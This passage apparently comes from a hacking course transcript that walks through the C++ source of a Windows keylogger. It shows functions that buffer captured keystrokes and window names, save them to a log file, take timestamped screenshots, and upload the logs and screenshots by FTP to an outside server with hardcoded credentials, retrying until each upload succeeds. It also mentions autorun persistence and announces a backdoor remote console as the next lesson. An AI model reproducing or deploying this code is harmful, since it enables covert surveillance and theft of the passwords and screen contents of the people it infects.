Next, we have the GetPath function, which is the so-called getter, and returns the contents of the f_path variable, which we use at the autorun to get the directory with the keylogger. Then, we have the appendChar function, very similar to the appendString function. They get the window name. If the name is longer than 1, it is added to the file with a new character. If the window didn't change, the buffer pointer is moved to the character and is saved. Pretty much the same thing takes place in the appendString function, the only difference being that instead of saving a single character, the entire string is written.

```
void logg::FlushBuffer()
{
    buffer.erase();
}

void logg::SaveLog(string name)
{
    ofstream of(name,ios::app);
    of.write(buffer.c_str(),buffer.length());
    of.close();
}
```

FlushBuffer is another useful function, it clears the buffer. We also have the SaveLog buffer, which simply opens the file to be written with an append flag. It writes to the file using the write function and closes it using the function close. The most important function for us is SendLog, which sends the log to the server. First we get the time and create a string composed of the "log" string and the time. We assign the string composed of the "snap" text and the current date and time to the snap variable. At the end, we add the "jpg" string. It will be the name of the screenshot to be created.

```
    SYSTEMTIME st;
    GetSystemTime(&st);
    char tt[100];
    char snap[100];
    sprintf(tt,"log_%.4d%.2d%.2d%.2d%.2d%.2d.txt",st.wYear,st.wMonth,st.wDay,st.wHour,st.wMinute,st.wSecond);
    sprintf(snap,"snap_%.4d%.2d%.2d%.2d%.2d%.2d.jpg",st.wYear,st.wMonth,st.wDay,st.wHour,st.wMinute,st.wSecond);

    string f_snap=f_path;
    f_snap+=snap;
    make_screenshot(f_snap);

HINTERNET h=InternetOpen("agent",0,0,0,0);
HINTERNET h_c=InternetConnect(h,"ftp.drivehq.com",INTERNET_DEFAULT_FTP_PORT,"grzonu123","qwerty123",INTERNET_SER

while(!FtpPutFile(h_c,f_log.c_str(),f_name.c_str(),FTP_TRANSFER_TYPE_BINARY,NULL))
{

}
while(!FtpPutFile(h_c,f_snap.c_str(),snap,FTP_TRANSFER_TYPE_BINARY,NULL))
{
}
```

We create an f_snap variable, which is created from the variables f_path and the snap string which we've just created. Then we create our screenshot. Below we can see the code responsible for connecting with the server. Using the InternetOpen function, we open the Internet access and connect. We used the drivehq server for test purposes. It's just a temporary account, here we can see the login and the password. We're supposed to specify which protocol we'll

use, so we indicate the FTP protocol. We also have to specify the port, we do it using this variable.

Next, we send the f_log file using the name f_name. As the path to the file on the drive we provide f_log, and as the file name on the server we provide f_name. We want the file on the server to have the same name as locally, so we have to send the same name without the path to the file at the beginning of the string, that is why we provide only f_name here. As we remember, f_log is an f_path variable, so it's only the directory + f_name. We keep trying until the function sends our file.

We do similarly with the screenshot. In the f_snap variable, we have the path to the file and the variable snap includes only the file name. Finally, we close the connection in a reverse order to the one we opened, so first h_c connection, then h. Now we just have to delete the files from the drive and assign new names to the relevant variables so as to avoid collisions with the names on the server.

This way, we've reached the end of this part of the module. We've learnt how to intercept all the characters entered using the keyboard, and how to easily take screenshots and send everything to the server. In the next part we'll learn how to create a remote console which can be used as a back door for return communication. Thanks and see you there.